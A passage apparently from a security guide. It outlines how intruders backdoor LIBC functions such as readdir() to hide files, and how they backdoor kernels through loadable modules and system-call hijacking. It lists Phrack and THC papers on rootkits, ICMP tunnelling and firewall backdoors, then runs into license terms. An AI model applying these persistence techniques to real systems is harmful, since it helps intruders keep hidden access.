As a consequence, backdooring the library (for example LIBC) is very effective, as it will affect any program that uses LIBC (typically; all of them). When an intruder then backdoors the LIBC readdir() function as to hide the intruders' files, any program that reads a directory using readdir() (almost all) will be affected.

8.3.3. Kernel-backdooring

Kernel backdooring is probably the most effective means of backdooring. The kernel is the most fundamental component in an operating system, all applications rely on the kernel for everything they do, thus it makes for an ideal component to manipulate the entire system.

Many modern Unix kernels (FreeBSD, Linux, Solaris) support LKMs, Loadable Kernel Modules, which makes it essentially more easy to backdoor the kernel than applications or libraries!

Though, if you want to prevent detection of kernel backdoors these days, you need to resort to pretty exotic techniques. The original method of backdooring has been system-call hijacking, which basically means that you move an exisitng system call out of the way, then replace it with your own code. This technique is easily detected, but there are many ways to it.

8.4. Good Reading

Description	URL
Project Loki; ICMP Tunneling	http://www.phrack.org/show.php?p=49&a=6 http://www.phrack.org/show.php?p=51&a=6
Backdooring binary objects	http://www.phrack.org/show.php?p=56&a=9
Placing backdoors through firewalls	http://www.thc.org/papers/fw-backd.htm
Linux kernel rootkits	http://la-samhna.de/library/rootkits/
Solaris LKMs	http://www.thc.org/download.php?t=p&f=slkm-1.0.html
FreeBSD LKMs	http://www.thc.org/download.php?t=p&f=bsdkern.html
Linux LKMs	http://www.thc.org/download.php?t=p&f=LKM_HACKING.html
On the fly kernel patching without LKM	http://www.phrack.org/show.php?p=58&a=7 http://www.phrack.org/show.php?p=60&a=8

Table 8.1.: Information on backdooring

License

a Collective Work, upon notice from any Licensor You must, to the extent practicable, remove from the Collective Work any reference to such Licensor or the Original Author, as requested.

b) You may not exercise any of the rights granted to You in Section 3 above in any manner that is primarily intended for or directed toward commercial advantage or private monetary compensation. The exchange of the Work for other copyrighted works by means of digital file-sharing or otherwise shall not be considered to be intended for or directed toward commercial advantage or private monetary compensation, provided there is no payment of any monetary compensation in connection with the exchange of copyrighted works.

c) If you distribute, publicly display, publicly perform, or publicly digitally perform the Work or any Collective Works, You must keep intact all copyright notices for the Work and give the Original Author credit reasonable to the medium or means You are utilizing by conveying the name (or pseudonym if applicable) of the Original Author if supplied; the title of the Work if supplied. Such credit may be implemented in any reasonable manner; provided, however, that in the case of a Collective Work, at a minimum such credit will appear where any other comparable authorship credit appears and in a manner at least as prominent as such other comparable authorship credit.

5. **Representations, Warranties and Disclaimer**

a) By offering the Work for public release under this License, Licensor represents and warrants that, to the best of Licensor's knowledge after reasonable inquiry:

   i. Licensor has secured all rights in the Work necessary to grant the license rights hereunder and to permit the lawful exercise of the rights granted hereunder without You having any obligation to pay any royalties, compulsory license fees, residuals or any other payments;

   ii. The Work does not infringe the copyright, trademark, publicity rights, common law rights or any other right of any third party or constitute defamation, invasion of privacy or other tortious injury to any third party.

b) EXCEPT AS EXPRESSLY STATED IN THIS LICENSE OR OTHERWISE AGREED IN WRITING OR REQUIRED BY APPLICABLE LAW, THE WORK IS LICENSED ON AN "AS IS" BASIS, WITHOUT WARRANTIES OF ANY KIND, EITHER EXPRESS OR IMPLIED INCLUDING, WITHOUT LIMITATION, ANY WARRANTIES REGARDING THE CONTENTS OR ACCURACY OF THE WORK.

6. **Limitation on Liability.** EXCEPT TO THE EXTENT REQUIRED BY APPLICABLE LAW, AND EXCEPT FOR DAMAGES ARISING FROM LIABILITY TO A THIRD PARTY RESULTING FROM BREACH OF THE WARRANTIES IN SECTION 5, IN NO EVENT WILL LICENSOR BE LIABLE TO YOU ON ANY LEGAL THEORY FOR ANY SPECIAL, INCIDENTAL, CONSEQUENTIAL, PUNITIVE OR EXEMPLARY DAMAGES ARISING OUT OF THIS LICENSE OR THE USE OF THE WORK, EVEN IF LICENSOR HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

7. **Termination**

   a) This License and the rights granted hereunder will terminate automatically upon any breach by You of the terms of this License. Individuals or entities who have received Collective Works from You under this License, however, will not have their licenses terminated provided such individuals or entities remain in full compliance with those licenses. Sections 1, 2, 5, 6, 7, and 8 will survive any termination of this License.

   b) Subject to the above terms and conditions, the license granted here is perpetual (for the duration of the applicable copyright in the Work). Notwithstanding the above, Licensor reserves the right to release the Work under different license terms or to stop distributing the Work at any time; provided, however that any such election will not serve to withdraw this License (or any other license that has been, or is required to be, granted under the terms of this License), and this License will continue in full force and effect unless terminated as stated above.

8. **Miscellaneous**

   a) Each time You distribute or publicly digitally perform the Work or a Collective Work, the Licensor offers to the recipient a license to the Work on the same terms and conditions as the license granted to You under this License.

   b) If any provision of this License is invalid or unenforceable under applicable law, it shall not affect the validity or enforceability of the remainder of the terms of this License, and without further action by the parties to this agreement, such provision shall be reformed to the minimum extent necessary to make such provision valid and enforceable.

   c) No term or provision of this License shall be deemed waived and no breach consented to unless such waiver or consent shall be in writing and signed by the party to be charged with such waiver or consent.